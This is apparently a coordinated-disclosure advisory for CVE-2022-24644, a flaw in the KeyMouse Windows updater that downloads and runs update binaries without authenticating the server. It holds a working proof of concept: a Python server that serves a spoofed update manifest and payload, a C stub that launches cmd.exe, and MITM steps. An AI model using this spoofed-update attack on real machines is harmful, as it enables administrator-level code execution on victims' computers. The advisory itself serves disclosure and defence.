

ZZ Inc. KeyMouse Unauthenticated Update Remote Code Execution Vulnerability

Public Advisory

Gerr.re

04-03-2022



Contents

1	Advisory Information	1
2	Vulnerability Information	1
3	High-level overview	2
4	Root Cause Analysis	2
5	Proof-of-Concept	3
5.1	Testsetup	4
5.2	Steps to reproduce	4
6	Recommendations	5
7	Report Timeline	5
8	Disclaimer	6

1 Advisory Information

- **Title:** ZZ Inc. KeyMouse 3.08 (Windows) Unauthenticated Update Remote Code Execution Vulnerability
- **Vendors contacted:** ZZ, Inc.¹
- **Release mode:** Public Release

2 Vulnerability Information

- **Class:** Download of Code Without Integrity Check [CWE-494]²
- **Affected Product:** KeyMouse³ Windows 3.08 (prior versions 2.02 and 3.05 are also affected)
- **Remotely Exploitable:** Yes
- **Locally Exploitable:** Yes
- **Severity:** High - 8.8 (CVSS:3.1/AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H)⁴
- **CVE Identifier:** CVE-2022-24644

¹<https://www.zzinc.com>

²<https://cwe.mitre.org/data/definitions/494.html>

³<https://www.keymouse.com>

⁴<https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?vector=AV:A/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H&version=3.1>

3 High-level overview

This vulnerability allows remote attackers to execute arbitrary code on the affected installations of ZZ Inc. KeyMouse. A man-in-the-middle position is required to exploit this vulnerability.

The specific flaw exists in the update procedure of KeyMouse. The process does not authenticate its update server. An attacker can spoof this update server and leverage this vulnerability to execute code in the context of an Administrator at high integrity.

4 Root Cause Analysis

An update can be triggered manually through the application menu or tray bar.

The update requests <http://www.keymouse.com/downloads/windows/versions.txt>. As we can see from the screenshot, the update server redirects to a location using TLS (HTTPS).




Figure 1: Update request and response

The update configuration <https://www.keymouse.com/downloads/windows/versions.txt> contains:

```
1 {
2   "version": "3.05",
```

```
3  "file": "keymouse-setup3.05.exe",
4  "history": "3.05 - Fix bug when saving to KeyMouse Track & Alpha as a set.\r\n3.04 - Fix
           bugs on Linux not writing to the devices correctly.\r\n3.03 - Fix bug in copying
           layouts from presets to custom layouts (symbols or keys with modifiers weren't
           copying right). Fix bug left\r\nright scroll were swapped.\r\n3.02 - Fix bug in
           importing of V2 file formats. Fix setup to default install to different folder than
           previous versions.\r\n3.01 - Update to allow the software to load V2 Layout files.
           Saves as V3 layouts files. Various updates to new keyset format.\r\n3.00 - Switch
           to software for the new PCB. Not backwards compatible. Use 2.xx or newer for
           previous KeyMouse PCBs.\r\n2.50 - Previous KeyMouse Software for Older PCBs."
5  }
```

This requested JSON update configuration contains a version number to update to in `version`, if this is higher than its current version `file` is read from the configuration and the update binary at <http://www.keymouse.com/downloads/windows/<file>> is requested.

Following the update, `<file>` is automatically executed at high integrity.

5 Proof-of-Concept

The below script is used as a proof of concept.

```
1  #!/usr/bin/env python3
2  # PoC script for ZZ Inc. KeyMouse 3.08 (Windows) Unauthenticated Update Remote Code
   Execution Vulnerability
3  # See report for details.
4  #
5  # Author: Gerr.re
6  from http.server import BaseHTTPRequestHandler, HTTPServer
7
8  version_txt = b'''{
9  "version": "4.00",
10 "file": "proof.exe",
11 "history": "4.00 - Vulnerable Update Procedure\r\nRecommend using TLS/HTTPS\r\nRecommend
   checking signature of binary."
12 }
13 '''
14
15 class HTTPHandler(BaseHTTPRequestHandler):
16     def do_GET(self):
17         if "versions.txt" in self.path or "version.txt" in self.path:
18             self.send_response(200)
19             self.end_headers()
20             self.wfile.write(version_txt)
21         elif "proof.exe" in self.path:
22             self.send_response(200)
23             self.end_headers()
24             with open("proof.exe", "rb") as f:
25                 self.wfile.write(f.read())
26         else:
27             self.send_response(404)
28             self.end_headers()
29
30 if __name__ == "__main__":
31     webserver = HTTPServer(("0.0.0.0", 80), HTTPHandler)
32
33     print("Running Server")
```

```
34     try:
35         webserver.serve_forever()
36     except KeyboardInterrupt:
37         pass
38
39     webserver.server_close()
```

5.1 Testsetup

This proof-of-concept was tested on target Windows 10 21H2 with ZZ Inc. KeyMouse 3.08 installed, and attacker Ubuntu 20.04.3 LTS.

5.2 Steps to reproduce

1. Install KeyMouse Windows 3.08⁵;
2. Set spoof www.keymouse.com to our attacker ip;
 - For the proof-of-concept it is easiest to edit `c:\windows\system32\drivers\etc\hosts` on the target.
 - Attackers may e.g. use:
 - * poorly configured routers/switches/DNS
 - * DNS cache poisoning
 - * ARP cache poisoning
3. Compile `proof.c` on the attacker, e.g. using `i686-w64-mingw32-gcc proof.c -o proof.exe`;

```
1 #include <windows.h>
2 int main(int argc, char const *argv[]){
3     WinExec("cmd.exe",1);
4     return TRUE;
5 }
```

4. Run the proof-of-concept script on the attacker;
5. Start KeyMouse on the target and trigger an update:
 - Application Menu: Help -> Check For Updates
 - Task Bar: right mouse button on task bar icon -> Check Updates (or Install Updates⁶)
6. Continue with the update.

As a result, `proof.exe` is executed in the context of the Administrator user at high integrity.

⁵<http://www.keymouse.com/downloads/windows/keymouse-setup3.08.exe>

⁶Note: KeyMouse automatically checks for updates. When a newer version is found, a Windows notification is shown and the title bar of the application mentions "Update Available"

```

Administrator: C:\Users\User\keymouse3\KeyMouseUpdater.exe
Microsoft Windows [Version 10.0.19043.1415]
(c) Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\KeyMouse 3>whoami /groups

GROUP INFORMATION
-----
Group Name                                     Type                SID                  Attributes
-----
Everyone                                     Well-known group    S-1-1-0              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group    S-1-5-114            Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias               S-1-5-32-544         Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                             Alias               S-1-5-32-545         Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group    S-1-5-4              Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                             Well-known group    S-1-2-1              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users            Well-known group    S-1-5-11             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization              Well-known group    S-1-5-15             Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                  Well-known group    S-1-5-113            Mandatory group, Enabled by default, Enabled group
LOCAL                                       Well-known group    S-1-2-0              Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication            Well-known group    S-1-5-64-10          Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level       Label               S-1-16-12288

```

Figure 2: proof.exe executed as Administrator at High Mandatory Level

6 Recommendations

The vulnerability presents itself because there is insufficient authentication from the update server.

We recommend KeyMouse to release a fix to the issue:

- the updater must use TLS/HTTPS for requests and must drop request for which the TLS certificate is untrusted;
- the updater must check the signature of the update binary.

We recommend users to sinkhole the www.keymouse.com domain until a fix is available:

1. Open `c:\windows\system32\drivers\etc\hosts` in a text editor with Administrator privileges.
2. Add the following line at the end of the file:

```
0.0.0.0 www.keymouse.com
```

7 Report Timeline

- **24-12-2021:** Initial contact with the vendor via support@keymouse.com.
- **11-01-2022:** KeyMouse releases 3.07 which is not vulnerable.
- **14-01-2022:** Gerr.re sent reminder to support@keymouse.com after no response.
- **20-01-2022:** KeyMouse releases 3.08 which is vulnerable again.

- **04-02-2022:** Gerr.re sent a request to Mitre for a CVE ID.
- **07-02-2022:** KeyMouse releases 3.09 BETA which is also vulnerable.
- **11-02-2022:** Gerr.re sent final reminder to support@keymouse.com after no response.
- **11-02-2022:** Gerr.re posts privately on KeyMouse support forum to catch attention.
- **11-02-2022:** KeyMouse sent a single word reply: “stop”.
- **11-02-2022:** Gerr.re recommends to continue coordinated disclosure.
- **15-02-2022:** KeyMouse replies, underestimating severity/impact.
- **16-02-2022:** Gerr.re sent draft report of public advisory and recommends patching/updating the vulnerability.
- **04-03-2022:** Public release due to no response from KeyMouse.

8 Disclaimer

The contents of this advisory are copyright © 2022 Gerr.re, and are licensed under a Creative Commons Attribution-NoDerivatives 4.0 International (CC BY-ND 4.0⁷)



⁷<https://creativecommons.org/licenses/by-nd/4.0/>